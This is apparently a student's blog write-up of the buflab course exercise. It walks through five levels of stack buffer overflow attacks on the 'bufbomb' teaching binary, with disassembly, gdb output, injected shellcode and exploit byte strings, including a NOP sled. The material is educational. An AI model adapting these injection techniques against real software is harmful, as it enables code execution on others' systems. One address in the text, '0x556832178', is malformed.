ICS计算机系统实验--buflab

原创

Luobuda 于 2020-12-02 17:31:20 发布 3548 收藏 5
文章标签： 编程语言

实验内容及操作步骤：

- **实验步骤**

1.实验题目分析和准备

本次实验共分为5个部分，在基于ubuntu12.04虚拟机环境下进行实验。

本实验在linux环境下进行，方便使用用gdb调试方法进行实验，因为本次实验反汇编出的汇编代码很长，在命令行中有时会显示不全，因此我们可以通过指令objdump -d bufbomb > bufbomb.txt 可以将反汇编出的汇编代码导入到一个txt文件，然后进行分析。

2.实验步骤和分析过程

Level 0 Candle

The function `getbuf` is called within BUFBOMB by a function `test` having the following C code:

```
1  void test()
2  {
3      int val;
4      /* Put canary on stack to detect possible corruption */
5      volatile int local = uniqueval();
6
7      val = getbuf();
8
9      /* Check for corrupted stack */
10     if (local != uniqueval()) {
11                 printf("Sabotaged!: the stack has been corrupted\n");
12     }
13     else if (val == cookie) {
14                 printf("Boom!: getbuf returned 0x%x\n", val);
15                 validate(3);
16     } else {
17         printf("Dud: getbuf returned 0x%x\n", val);
18     }
19 }
```

题目中给出了一段test函数的源代码，题目中我们可以看出我们在运行这段代码的时候，会调用getbuf函数，这个函数本身是有漏洞的，他会从输入流中获取我们要的输入，但是并不会因为输入的越界就报错或者终止。因此这就给了我们机会，可以利用这个读取字符的函数来修改一些程序里面原来的指令，通过栈溢出来实现修改程序，跳转到我们需要的地方去。

这个题的要求就是利用这个getbuf函数，执行返回之后不是接下来执行test()函数的剩余部分，而是改变程序的运行方向，执行下面的smoke()函数。

根据实验的要求，我们可以在getbuf()读取32个字节字符的时候，执行栈溢出攻击。观察汇编代码来判断我们要进行的操作。

接下来进行汇编代码的分析：

```
08048e3c <test>:
 8048e3c:       55                      push   %ebp
 8048e3d:       89 e5                   mov    %esp,%ebp
 8048e3f:       53                      push   %ebx
 8048e40:       83 ec 24                sub    $0x24,%esp
 8048e43:       e8 d0 fd ff ff          call   8048c18 <uniqueval>
 8048e48:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048e4b:       e8 12 04 00 00          call   8049262 <getbuf>
 8048e50:       89 c3                   mov    %eax,%ebx
 8048e52:       e8 c1 fd ff ff          call   8048c18 <uniqueval>
 8048e57:       8b 55 f4                mov    -0xc(%ebp),%edx
 8048e5a:       39 d0                   cmp    %edx,%eax
 8048e5c:       74 16                   je     8048e74 <test+0x38>
 8048e5e:       c7 44 24 04 60 a4 04    movl   $0x804a460,0x4(%esp)
 8048e65:       08
 8048e66:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048e6d:       e8 1e fb ff ff          call   8048990
```

这段代码中可以看出在第7行test函数调用了函数getbuf，我们就可以从这个函数入手来进行破解。下面读取getbuf函数的反汇编代码。

```
08049262 <getbuf>:
 8049262:       55                      push   %ebp
 8049263:       89 e5                   mov    %esp,%ebp
 8049265:       83 ec 38                sub    $0x38,%esp
 8049268:       8d 45 d8                lea    -0x28(%ebp),%eax
 804926b:       89 04 24                mov    %eax,(%esp)
 804926e:       e8 bf f9 ff ff          call   8048c32 <Gets>
 8049273:       b8 01 00 00 00          mov    $0x1,%eax
 8049278:       c9                      leave
 8049279:       c3                      ret
 804927a:       90                      nop
 804927b:       90                      nop
 804927c:       90                      nop
 804927d:       90                      nop
 804927e:       90                      nop
 804927f:       90                      nop
```

这部分反汇编代码可以看出getbuf函数栈帧创建的过程，显示开辟了38个字节的空间，然后lea -0x28(%ebp),%eax的指令把ebp-0x28位置的地址传送给Gets函数，说明我们输入的字符是从ebp-0x28这个位置开始储存的，我们想要修改的是这个函数返回的地址，我们知道在创建栈帧时会把下一条指令的地址存入栈中，当当前的函数调用结束后，才能继续返回原来的函数执行，我们这里要修改的就是这个跳转地址。把他指向原来的函数中的地址改成我们要跳转去的smoke函数的地址即可。

此时的栈帧空间我们可以抽象成：

存储内容	地址值
返回地址	ebp+0x4
old ebp	(ebp)
.....	
输入的第一个字符	(ebp)-0x28

可以看出我们要修改的就是ebp+0x4位置的返回地址的值，让他进入smoke，此时我们要出入的字符应该占用48个字节，第45-48个字节才能完整的覆盖原来的返回地址。实现栈溢出攻击。

```
08048e0a <smoke>:
 8048e0a:       55                      push   %ebp
 8048e0b:       89 e5                   mov    %esp,%ebp
 8048e0d:       83 ec 18                sub    $0x18,%esp
 8048e10:       c7 44 24 04 fe a2 04    movl   $0x804a2fe,0x4(%esp)
 8048e17:       08
 8048e18:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048e1f:       e8 6c fb ff ff          call   8048990
```

这里我们通过查看反汇编汇总smoke函数的汇编代码，可以获得smoke函数的运行时首地址0x08048e0a

因此我们只需要输入的字符为48个字节，并且将smoke的首地址放在最后四个字节，就能被读取覆盖。

（但是这样里有一个问题需要注意，就是，0x0A的ascii码会被翻译成回车，终止输入，此时只能读取到前面没用的部分，因此这里我们需要吧smoke的首地址0x08048e0a改变一下，跳转到0x08048e0b，才能实现成功的调用smoke函数，这是一个小坑，当时掉进去了想了好久）

输入的结果：

exploit1.txt | bufbomb.s | exploit

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 0b 8e 04 08
```

成功调用smoke函数：

```
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$ cat exploit0.txt |./hex2raw |
./bufbomb -u jiangxu
Userid: jiangxu
Cookie: 0x7b237a38
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

Level 1 Sparkler

Within the file `bufbomb` there is also a function `fizz` having the following C code:

```
void fizz(int val)
{
    if (val == cookie) {
                printf("Fizz!: You called fizz(0x%x)\n", val);
                validate(1);

    } else
                printf("Misfire: You called fizz(0x%x)\n", val);
    exit(0);
}
```


Level 1 的题目依然是要通过栈溢出攻击调用一个函数fizz，但是想要正确的调用函数输出，我们发现这个fizz函数还有一个传入的参数，并且这个参数要和我们自己的cookie相同才能实现正确的调用。这里我使用的userid是我的名字jingxu，生成的cookie是0x7b237a38。

首先我们采用和level 0相同的方法，先从反汇编代码中获取这个fizz函数的首地址，利用getbuf函数读取字符把此函数的地址覆盖掉原来的返回地址。可以得到fizz运行时首地址为0x08048daf

```
08048e3c <test>:
 8048e3c:       55                      push   %ebp
 8048e3d:       89 e5                   mov    %esp,%ebp
 8048e3f:       53                      push   %ebx
 8048e40:       83 ec 24                sub    $0x24,%esp
 8048e43:       e8 d0 fd ff ff          call   8048c18 <uniqueval>
 8048e48:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048e4b:       e8 12 04 00 00          call   8049262 <getbuf>
 8048e50:       89 c3                   mov    %eax,%ebx
 8048e52:       e8 c1 fd ff ff          call   8048c18 <uniqueval>
 8048e57:       8b 55 f4                mov    -0xc(%ebp),%edx
 8048e5a:       39 d0                   cmp    %edx,%eax
 8048e5c:       74 16                   je     8048e74 <test+0x38>
 8048e5e:       c7 44 24 04 60 a4 04    movl   $0x804a460,0x4(%esp)
 8048e65:       08
 8048e66:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048e6d:       e8 1e fb ff ff          call   8048990
```


接下来通过汇编代码我们继续分析参数的存储位置和cookie的存储位置：

我们可以从代码中知道val作为参数继续参与这个fizz函数内部的printf函数的调用，因此从汇编代码中可以知道，val储存在eax中，再根据上图fizz的反汇编代码中第一个比较指令cmp 0x804d104,%eax，可以推测出cookie存在的内存地址为0x804d104，并且参数的内容在%eax中，而%eax存着0x8(%ebp)的内容，因此我们要把这里的ebp+8的内容修改为我们自己的cookie的内容。因为栈帧恢复后返回地址被弹出，然后继续进行fizz函数，所以此时的ebp+8实际上可以看做是原来的ebp+12，所以这里距离我们之前修改的fizz地址还有4个字节的中间距离，我们用0补齐。

得到的栈帧可以抽象成如下：

在没有进入函数fizz前：

存储内容	地址值
返回地址	ebp+0x4
old ebp	(ebp)


……	
输入的第一个字符	(ebp)-0x28

fizz后：

存储内容	**地址值**
参数val	ebp+8
old ebp(原返回地址的位置)	ebp
……	
输入的第一个字符	(ebp)-0x28

这样的话这次需要输入的字符串就有56个字节，前48个字节，和level 0类似，只不过第45-48个字节改成的是fizz函数的首地址，而第52-56个字节因为我们要为fizz函数传递参数并且要和cookie相等，所以这四个字节储存的是cookie的值。48和52之间的字符，以及45之前的字符用00填充。

所以得到的字符串如下：



成功调用fizz函数：

```
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$ cat exploit1.txt |./hex2raw |
./bufbomb -u jiangxu
Userid: jiangxu
Cookie: 0x7b237a38
Type string:Fizz!: You called fizz(0x7b237a38)
VALID
NICE JOB!
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$
```

Level 2: Firecracker

这次的任务在基于level0和level1的基础上，难度增大了，需要使程序跳转到我们自己写的一段反汇编代码，将全局变量global_value设置为cookie的值，随后再跳转到bang函数中进行验证。

因为在题目知道里面给出了建议，建议我们把地址推到栈上，然后运行ret指令。

这里我们就采用这种方法。为此，我们需要把我们要执行的代码转化成二进制然后通过getbuf函数把他存入栈中，在通过ret指令后跳转到输入的buf位置执行我们的指令。因此我们需要buf字符的首地址作为返回地址。

这里我们查看getbuf函数的反汇编代码：

```
08049262 <getbuf>:
 8049262:       55                      push   %ebp
 8049263:       89 e5                   mov    %esp,%ebp
 8049265:       83 ec 38                sub    $0x38,%esp
 8049268:       8d 45 d8                lea    -0x28(%ebp),%eax
 804926b:       89 04 24                mov    %eax,(%esp)
 804926e:       e8 bf f9 ff ff          call   8048c32 <Gets>
 8049273:       b8 01 00 00 00          mov    $0x1,%eax
 8049278:       c9                      leave
 8049279:       c3                      ret
 804927a:       90                      nop
 804927b:       90                      nop
 804927c:       90                      nop
 804927d:       90                      nop
 804927e:       90                      nop
 804927f:       90                      nop
```


从上述代码可以观察到，再执行Gets函数时先把buf的首地址传送给了eax，因此此时的eax中就是buf首地址。我们在gdb调试中设置断点在0x0804926b，然后进行调试，查看eax的值为0x55683358也就是buf的首地址。

```
jiangxu@jiangxu-virtual-machine: ~/ics/lab4/buflab
(gdb) r -u jiangxu
Starting program: /home/jiangxu/ics/lab4/buflab/bufbomb -u jiangxu
Userid: jiangxu
Cookie: 0x7b237a38

Breakpoint 1, 0x0804926b in getbuf ()
(gdb) info reg
eax            0x55683358       1432892248
ecx            0x693506f4       1765082868
edx            0x55683354       1432892244
ebx            0x0      0
esp            0x55683348       0x55683348
ebp            0x55683380       0x55683380
esi            0x55686018       1432903704
edi            0xc20    3104
eip            0x804926b        0x804926b <getbuf+9>
eflags         0x216    [ PF AF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

接下来我们考虑将全局变量global_value设置为cookie的值，首先我们反汇编查看bang函数的汇编代码：

```
08048d52 <bang>:
 8048d52:       55                      push   %ebp
 8048d53:       89 e5                   mov    %esp,%ebp
 8048d55:       83 ec 18                sub    $0x18,%esp
 8048d58:       a1 0c d1 04 08          mov    0x804d10c,%eax
 8048d5d:       3b 05 04 d1 04 08       cmp    0x804d104,%eax
 8048d63:       75 26                   jne    8048d8b <bang+0x39>
 8048d65:       89 44 24 08             mov    %eax,0x8(%esp)
 8048d69:       c7 44 24 04 ac a4 04    movl   $0x804a4ac,0x4(%esp)
 8048d70:       08
 8048d71:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048d78:       e8 13 fc ff ff          call   8048990
<__printf_chk@plt>
 8048d7d:       c7 04 24 02 00 00 00    movl   $0x2,(%esp)
 8048d84:       e8 f7 04 00 00          call   8049280 <validate>
 8048d89:       eb 18                   jmp    8048da3 <bang+0x51>
```

从level1 中我们已经分析出来cookie储存在0x804d104因此从cmpl指令可以看出全局变量global_value是储存在0x804d10c的。并且也得到了bang函数的首地址为0x08048d52.

此时我们就可以编写汇编代码如下：

level2.txt | *exploit3.txt | level2.S

```
mov 0x804d104,%eax
mov %eax,0x804d10c
push $0x8048d52
ret
```

实现了把cookie的值传递到global_value中，并把bang函数首地址入栈，然后执行ret指令此时bang函数首地址就做为返回地址跳转运行函数bang。实现了函数运行并修改了global_value的值。

利用工具把汇编代码编译生成二进制代码：

```
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$ gcc -m32 -c level2.S
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$ objdump -d level2.o > level2.
txt
```

生成如下的二进制代码：

level2.txt | *exploit3.txt

```
level2.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   a1 04 d1 04 08          mov    0x804d104,%eax
   5:   a3 0c d1 04 08          mov    %eax,0x804d10c
   a:   68 52 8d 04 08          push   $0x8048d52
   f:   c3                      ret
```

这时我们就可以构造输入的字符，最开始前面的几位存放我们要跳转执行的自己的代码，最后的返回地址位置覆盖为buf的首地址0x55683358，这样保证能跳转到我们自己写的代码位置执行。因此就包含了前16个字节的代码二进制部分中间的28个字节填充无关的字符，最后四个字节储存buf的首地址0x55683358。如下：

exploit2.txt

```
a1 04 d1 04 08 a3 0c d1
04 08 68 52 8d 04 08 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 58 33 68 55
```

验证成功修改全局变量的值并调用bang函数：

```
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$ cat exploit2.txt |./hex2raw |
./bufbomb -u jiangxu
Userid: jiangxu
Cookie: 0x7b237a38
Type string:Bang!: You set global_value to 0x7b237a38
VALID
NICE JOB!
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$
```

Level 3: Dynamite

Our preceding attacks have all caused the program to jump to the code for some other function, which then causes the program to exit. As a result, it was acceptable to use exploit strings that corrupt the stack, overwriting saved values.

The most sophisticated form of buffer overflow attack causes the program to execute some exploit code that changes the program's register/memory state, but makes the program return to the original calling function (`test` in this case). The calling function is oblivious to the attack. This style of attack is tricky, though, since you must: 1) get machine code onto the stack, 2) set the return pointer to the start of this code, and 3) undo any corruptions made to the stack state.

Your job for this level is to supply an exploit string that will cause `getbuf` to return your cookie back to `test`, rather than the value 1. You can see in the code for `test` that this will cause the program to go "`Boom!`." Your exploit code should set your cookie as the return value, restore any corrupted state, push the correct return location on the stack, and execute a `ret` instruction to really return to `test`.

本次试验的要求和前几次有所不同，与level2类似的是也要执行我们自己的代码，但是最终要实现的不是跳转到另一个函数执行，而是修改函数的返回值，也就是寄存器eax内的值，并且要让程序正常的返回到test函数来执行。

我们要实现的就是要让test函数在调用getbuf后正常运行但是返回值从1改成了cookie。

首先为了test函数的正常执行和返回，我们要避免覆盖到原来的old ebp地址，因此我们在gdb调试中设置断点查看调用getbuf时的old ebp地址，查看getbuf反汇编代码可知断定应当设置在0x08049262

```
08049262 <getbuf>:
 8049262:       55                      push   %ebp
 8049263:       89 e5                   mov    %esp,%ebp
 8049265:       83 ec 38                sub    $0x38,%esp
 8049268:       8d 45 d8                lea    -0x28(%ebp),%eax
 804926b:       89 04 24                mov    %eax,(%esp)
 804926e:       e8 bf f9 ff ff          call   8048c32 <Gets>
 8049273:       b8 01 00 00 00          mov    $0x1,%eax
 8049278:       c9                      leave
 8049279:       c3                      ret
 804927a:       90                      nop
 804927b:       90                      nop
 804927c:       90                      nop
 804927d:       90                      nop
 804927e:       90                      nop
 804927f:       90                      nop
```



```
(gdb) r -u jiangxu
Starting program: /home/jiangxu/ics/lab4/buflab/bufbomb -u jiangxu
Userid: jiangxu
Cookie: 0x7b237a38

Breakpoint 1, 0x08049262 in getbuf ()
(gdb) info r
eax            0xa4a60a3        172646563
ecx            0xa4a60a3        172646563
edx            0x55683354       1432892244
ebx            0x0      0
esp            0x55683384       0x55683384
ebp            0x556833b0       0x556833b0
esi            0x55686018       1432903704
edi            0xc20    3104
eip            0x8049262        0x8049262 <getbuf>
eflags         0x216    [ PF AF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```


在gdb调试中设置断点为0x08049262查找到oldebp的值为0x556833b0，所以在编写exploit3文件时要把oldedp写入防止覆盖原来的oldebp影响test栈帧的恢复。

然后就是把返回地址覆盖为buf的首字节，这一步和level2相同，都是把他覆盖为0x55683358.

接下里进行编写汇编代码，因为我们要实现的是修改eax寄存器的值，并且还要继续执行test函数接下来的语句，因此在程序调转到我们编写的代码部分执行的时候，我们应该把test函数接下来的指令的地址入栈作为函数的返回地址，当执行了ret指令后能让程序继续从返回地址跳转到test函数执行。

这一步和level2中把bang函数的首地址入栈作为返回地址类似，只不过这里入栈的是test函数在调用getbuf后的下一条指令地址。通过查看汇编代码我们可以找到这个地址是0x08048e50

```
08048e3c <test>:
 8048e3c:       55                      push   %ebp
 8048e3d:       89 e5                   mov    %esp,%ebp
 8048e3f:       53                      push   %ebx
 8048e40:       83 ec 24                sub    $0x24,%esp
 8048e43:       e8 d0 fd ff ff          call   8048c18 <uniqueval>
 8048e48:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048e4b:       e8 12 04 00 00          call   8049262 <getbuf>
 8048e50:       89 c3                   mov    %eax,%ebx
 8048e52:       e8 c1 fd ff ff          call   8048c18 <uniqueval>
 8048e57:       8b 55 f4                mov    -0xc(%ebp),%edx
 8048e5a:       39 d0                   cmp    %edx,%eax
 8048e5c:       74 16                   je     8048e74 <test+0x38>
 8048e5e:       c7 44 24 04 60 a4 04    movl   $0x804a460,0x4(%esp)
 8048e65:       08
 8048e66:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048e6d:       e8 1e fb ff ff          call   8048990
<__printf_chk@plt>
 8048e72:       eb 46                   jmp    8048eba <test+0x7e>
 8048e74:       3b 1d 04 d1 04 08       cmp    0x804d104,%ebx
 8048e7a:       75 26                   jne    8048ea2 <test+0x66>
 8048e7c:       89 5c 24 08             mov    %ebx,0x8(%esp)
```

然后，就可以跟与以上的信息来编写汇编代码并进行编译转换成二进制：

```
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$ gcc -m32 -c level3.S
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$ objdump -d level3.o > level3.
txt
```


level3.txt ✖ level3.S ✖

```
level3.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 38 7a 23 7b          mov    $0x7b237a38,%eax
   5:   68 50 8e 04 08          push   $0x8048e50
   a:   c3                      ret
```

这时我们就可以构造输入的字符，最开始前面的几位存放我们要跳转执行的自己的代码，最后的返回地址位置覆盖为buf的首地址0x55683358，这样保证能跳转到我们自己写的代码位置执行，然后原来的old ebp的位置依然用oldebp来覆盖保证test函数的栈帧恢复正常。因此就包含了前11个字节的代码二进制部分中间的29个字节填充无关的字符，最后8个字节储存原来的oldebp的值和buf的首地址0x55683358。如下：



验证攻击成功修改返回值：

```
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$ cat exploit3.txt |./hex2raw |
./bufbomb -u jiangxu
Userid: jiangxu
Cookie: 0x7b237a38
Type string:Boom!: getbuf returned 0x7b237a38
VALID
NICE JOB!
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$
```

Level 4: Nitroglycerin

本级要使用./bufbomb的-n参数，bufbomb不会再像从前哪样调用test()，而是调用testn()，testn()又调getbufn()。本级要完成的的任务是使getn返回cookie给testn()。一眼看上去和level3是相同的，但实际上该级的栈地址是动态的，每次都不一样，bufbomb会连续要我们输入5次字符串，每次都调用getbufn()，每次的栈地址都不一样，所以我们将不能再使用原来用gdb调试的方法来求%ebp的地址了。

为了正确地恢复ebp的值，并让getbufn函数返回cookie，首先，我们看testn和getbufn的代码。虽然我们在写字符串的过程中会覆盖掉旧的ebp，使得getbufn结束跳转到攻击代码时ebp的值不能正常恢复，但在getbufn的最后执行leave指令，esp已经被正常恢复到testn调用getbufn之前的状态，而testn中，esp和ebp的关系已经是确定的，所以可以通过esp来恢复ebp。

```
08049244 <getbufn>:
 8049244:       55                      push   %ebp
 8049245:       89 e5                   mov    %esp,%ebp
 8049247:       81 ec 18 02 00 00       sub    $0x218,%esp
 804924d:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 8049253:       89 04 24                mov    %eax,(%esp)
 8049256:       e8 d7 f9 ff ff          call   8048c32 <Gets>
 804925b:       b8 01 00 00 00          mov    $0x1,%eax
 8049260:       c9                      leave
 8049261:       c3                      ret
```



```
08048e3c <test>:
 8048e3c:       55                      push   %ebp
 8048e3d:       89 e5                   mov    %esp,%ebp
 8048e3f:       53                      push   %ebx
 8048e40:       83 ec 24                sub    $0x24,%esp
 8048e43:       e8 d0 fd ff ff          call   8048c18 <uniqueval>
 8048e48:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048e4b:       e8 12 04 00 00          call   8049262 <getbuf>
 8048e50:       89 c3                   mov    %eax,%ebx
 8048e52:       e8 c1 fd ff ff          call   8048c18 <uniqueval>
 8048e57:       8b 55 f4                mov    -0xc(%ebp),%edx
 8048e5a:       39 d0                   cmp    %edx,%eax
 8048e5c:       74 16                   je     8048e74 <test+0x38>
 8048e5e:       c7 44 24 04 60 a4 04    movl   $0x804a460,0x4(%esp)
 8048e65:       08
 8048e66:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048e6d:       e8 1e fb ff ff          call   8048990
<__printf_chk@plt>
 8048e72:       eb 46                   jmp    8048eba <test+0x7e>
 8048e74:       3b 1d 04 d1 04 08       cmp    0x804d104,%ebx
 8048e7a:       75 26                   jne    8048ea2 <test+0x66>
 8048e7c:       89 5c 24 08             mov    %ebx,0x8(%esp)
```


因此，可知%esp=%ebp-4-0x24，即 **%ebp = %esp + 0x28**。其中，getbufn执行ret前的leave指令已经正确地恢复%esp

(leave等价于 mov %ebp,%esp; pop %ebp，我们的字符串无法覆盖%ebp,%esp寄存器，%esp是从寄存器%ebp里来的，因此是正确的)。

因此旧的ebp我们就可以得到。

然后和level3同理要恢复到testn中执行那么返回地址就是getbufn的下一条指令地址也就是0x08048ce2，因此我们就可以编写汇编代码来修改eax中的值为cookie了，**汇编代码如下：**

```
mov $0x7b237a38, %eax
lea 0x28(%esp), %ebp
push $0x8048ce2
ret
```

编译并转换成二进制形式：

```
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$ gcc -m32 -c level4.S
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$ objdump -d level4.o > level4.
txt
```

```
level4.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 38 7a 23 7b          mov    $0x7b237a38,%eax
   5:   8d 6c 24 28             lea    0x28(%esp),%ebp
   9:   68 e2 8c 04 08          push   $0x8048ce2
   e:   c3                      ret
```


但是这时出现的问题就是我们虽然得到了程序的机器代码，但是我们并不能向level3中一样确定buf的首地址，因此就不能确定我们的返回地址应该修改成什么才能跳转到我们自己的代码来执行。这里就需要使用nop指令了，他的机器代码是0x90，他什么操作都不做就只是pc加一，跳转到下一条指令，因此我们就可以通过0x90来填充字符文本，使无论从哪个位置进入都能一步步的跳转到我们自己的代码来执行，那么具体的跳转的地址我们可以通过gdb来查看，因为我们一共要进行5次执行。那么5次的buf首地址都是不一样的，首先通过设置断点在0x0804924d来获取每次调用getbufn前的buf的首地址值也就是ebp-0x208的位置。

由gdb调试结果可知五次buf首地址存储位置在0x55683138 到0x55683178之间，因此如果我们将第一次ret address 定为最高的**0x556832178或者大于等于这个地址的位置都可以**，那么就可以保证五次运行执行命令都不会在运行攻击程序之前遇到除nop（90）之外的其他指令。就可以保证能够通过nop指令不断跳转最终到达我们自己的指令。

```
Starting program: /home/jiangxu/ics/lab4/buflab/bufbomb -n -u jiangxu
Userid: jiangxu
Cookie: 0x7b237a38

Breakpoint 1, 0x0804924d in getbufn ()
(gdb) p/x $ebp-0x208
$1 = 0x55683178
(gdb) c
Continuing.
Type string:0
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804924d in getbufn ()
(gdb) p/x $ebp-0x208
$2 = 0x55683178
(gdb) c
Continuing.
Type string:0
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804924d in getbufn ()
(gdb) p/x $ebp-0x208
$3 = 0x55683178
(gdb) c
Continuing.
Type string:^[[A
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804924d in getbufn ()
```



```
Breakpoint 1, 0x0804924d in getbufn ()
(gdb) p/x $ebp-0x208
$4 = 0x55683138
(gdb) c
Continuing.
Type string:^[[A
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804924d in getbufn ()
(gdb) p/x $ebp-0x208
$5 = 0x55683168
(gdb) c
Continuing.
Type string:^[[A
Dud: getbufn returned 0x1
Better luck next time
[Inferior 1 (process 4697) exited normally]
(gdb) p/x $ebp-0x208
No registers.
(gdb)
```


又因为之前的getbufn函数中可以看出，我们想要覆盖返回地址需要输入的一共是528个字节的字符，因此就可以构造字符文本了。

最后四个字节是跳转地址到能通过nop到我们自己的代码的位置这里设定为**0x556832178**，然后前面可以紧接着用自己的代码的机器语言填充，剩下的前面的字符全部都用0x90来填充即可

```
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$ cat exploit4.txt |./hex2raw -
n |./bufbomb -n -u jiangxu
Userid: jiangxu
Cookie: 0x7b237a38
Type string:KABOOM!: getbufn returned 0x7b237a38
Keep going
Type string:KABOOM!: getbufn returned 0x7b237a38
Keep going
Type string:KABOOM!: getbufn returned 0x7b237a38
Keep going
Type string:KABOOM!: getbufn returned 0x7b237a38
Keep going
Type string:KABOOM!: getbufn returned 0x7b237a38
VALID
NICE JOB!
```


验证字符文本正确性（正确）：

```
jiangxu@jiangxu-virtual-machine:~/ics/lab4/buflab$ cat exploit4.txt |./hex2raw -
n |./bufbomb -n -u jiangxu
Userid: jiangxu
Cookie: 0x7b237a38
Type string:KABOOM!: getbufn returned 0x7b237a38
Keep going
Type string:KABOOM!: getbufn returned 0x7b237a38
Keep going
Type string:KABOOM!: getbufn returned 0x7b237a38
Keep going
Type string:KABOOM!: getbufn returned 0x7b237a38
Keep going
Type string:KABOOM!: getbufn returned 0x7b237a38
VALID
NICE JOB!
```


至此5个部分的内容都已完成！

收获与体会：

通过这次实验，对于Linux系统的一些操作命令更加了解和熟悉，加深了对于汇编语言的熟悉，更加熟练地运用gdb工具。

这次实验本质还是对汇编语言的理解，和程序执行过程中栈帧的创建和恢复的过程熟练程度，实验的难度递进。通过亲自去攻击破解这个程序能更深一步理解程序的运行机制和汇编代码的运行机制。

这当中总结出来一个比较有效的办法就是画图法，列表把当前栈帧中的状态和数据列出来就十分的清晰和明了，在进行实验时也很清楚。比如level0和1中前期的理解和画图很重要。Level3和level4中对栈帧的理解的要求比较高，比如栈帧的恢复过程，代码中esp和ebp的关系都十分重要。

这几个程序也提醒我们自己在写代码的时候应该注意安全性的检查，对一些可能的漏洞虽然不起眼但是最终可能会对整个程序产生巨大的影响。

经过这几个题目的洗礼对汇编语言和程序运行也有了更深的理解，加深了对程序底层的理解，也能熟练地运用gdb调试工具进行代码的调试，内存数据和寄存器数据的查看，收获很大。